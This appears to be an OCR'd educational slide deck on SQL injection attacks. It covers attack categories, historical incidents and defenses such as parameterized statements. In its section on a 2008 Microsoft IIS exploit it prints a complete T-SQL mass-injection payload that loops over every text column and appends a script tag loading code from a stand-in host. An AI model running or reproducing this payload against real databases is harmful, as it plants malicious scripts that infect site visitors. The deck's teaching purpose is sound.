
SQL Injection Attacks

Brycen Cloward



About SQL


- Structured Query Language
- ISO and ANSI standard for accessing and manipulating databases
- Many variants, MySQL, SQLite

```
SELECT * FROM Users
WHERE UserID=1;
```

SQL Injection

- First discovered in 1998 by Jeff Forristal
- One of the top security vulnerabilities
- Websites targeted most frequently
- Three categories:
  - In-band
  - Inferential
  - Out-of-band

SQL Injection Example



In-band SQLI

- Same channel for attack and retrieving data
- User account information
- Error-based
  - Gathering information about a database by injecting queries that cause errors
- Union-based
  - Using the UNION operator to combine a new SQL query with the existing one

Inferential SQLI

- AKA Blind SQLI
- Meant to observe responses and behavioral patterns of server
- Does not return data directly
- Boolean-based
  - Asks server true or false question and determines response
- Time-based
  - Infers patterns based on time to respond

Out-of-band SQLI

- Uncommon, alternative to other techniques
  - If server too slow or unstable
  - If attacker cannot retrieve data through same channel of attack
- Relies on the database server’s ability to make DNS or HTTP requests

Impact

- The usual
- Obtaining database data
- User information
- Administrative rights
- Bypass login
- Destruction
- Manipulation

Real-World Examples

MySQL.com

- March 27, 2011
- Blind MySQL attack
- Website down

Istanbul Administration Site

- June 27, 2013
- Hacker group Redhack collective
- Claimed to have erased debts

Microsoft IIS Server Vulnerability

- 2008
- Exploit affecting Microsoft IIS Web Servers
- Any Microsoft SQL database could be affected
- Could be automated
- Inserts a malicious script into each table item

```
DECLARE @T varchar(255), @C varchar(255);
DECLARE Table_Cursor CURSOR FOR
SELECT a.name, b.name
FROM sysobjects a, syscolumns b
WHERE a.id = b.id AND a.xtype = 'u' AND
(b.xtype = 99 OR
b.xtype = 35 OR
b.xtype = 231 OR
b.xtype = 167);
OPEN Table_Cursor;
FETCH NEXT FROM Table_Cursor INTO @T, @C;
WHILE (@@FETCH_STATUS = 0) BEGIN
EXEC(
'update [' + @T + '] set [' + @C + '] =
rtrim(convert(varchar,[' + @C + ']))+
"<script src=http://evilsite.com/1.js></script>"'
);
FETCH NEXT FROM Table_Cursor INTO @T, @C;
END;
CLOSE Table_Cursor;
DEALLOCATE Table_Cursor;
```

Others

- Websites
  - July 2012 Yahoo data breach
- Government services
  - Army Core of Engineers, Jan 26 2009
- Cyber security companies
  - HBGary, Feb 5 2011
- Universities
  - 2012 Ghostshell hack of 53 Universities

Defense


Solution

- Better Coding Practices
- Better security education
- Object Relational Mappers
- Web Application Firewalls
- Parameterized statements

```
$stmt = $dbh->prepare("INSERT
INTO Customers
(CustomerName,Address,City)

VALUES (:nam, :add, :cit)");

$stmt->bindParam(':nam',
$txtNam);

$stmt->bindParam(':add',
$txtAdd);

$stmt->bindParam(':cit',
$txtCit);

$stmt->execute();
```

Importance

- Common and easy exploit
- Likely won’t disappear
- Often the result of trivial coding errors



https://xkcd.com/327/

Sources

- https://www.imperva.com/learn/application-security/sql-injection-sqli/
- https://www.w3schools.com/sql/sql_injection.asp
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://www.acunetix.com/websitesecurity/sql-injection2/
- https://www.acunetix.com/blog/articles/sqli-part-4-in-band-sqli-classic-sqli/
- https://www.acunetix.com/blog/articles/sqli-part-5-inferential-sqli-blind-sqli/
- https://www.acunetix.com/blog/articles/sqli-part-6-out-of-band-sqli/
- https://en.wikipedia.org/wiki/SQL_injection#cite_note-broad_inject_specifics-38
- https://www.esecurityplanet.com/networks/how-was-sql-injection-discovered/
- https://www.w3schools.com/sql/sql_intro.asp
- https://bobby-tables.com/
- https://portswigger.net/web-security/sql-injection
- https://www.neuralegion.com/blog/sql-injection-attack/
- https://www.siemxpert.com/blog/sql-injection-real-life-attacks-examples-sqli-prevention-mitigation/
- https://blog.sucuri.net/2011/03/mysql-com-compromised.html
- https://seclists.org/fulldisclosure/2011/Mar/309?utm_source=twitterfeed&utm_medium=twitter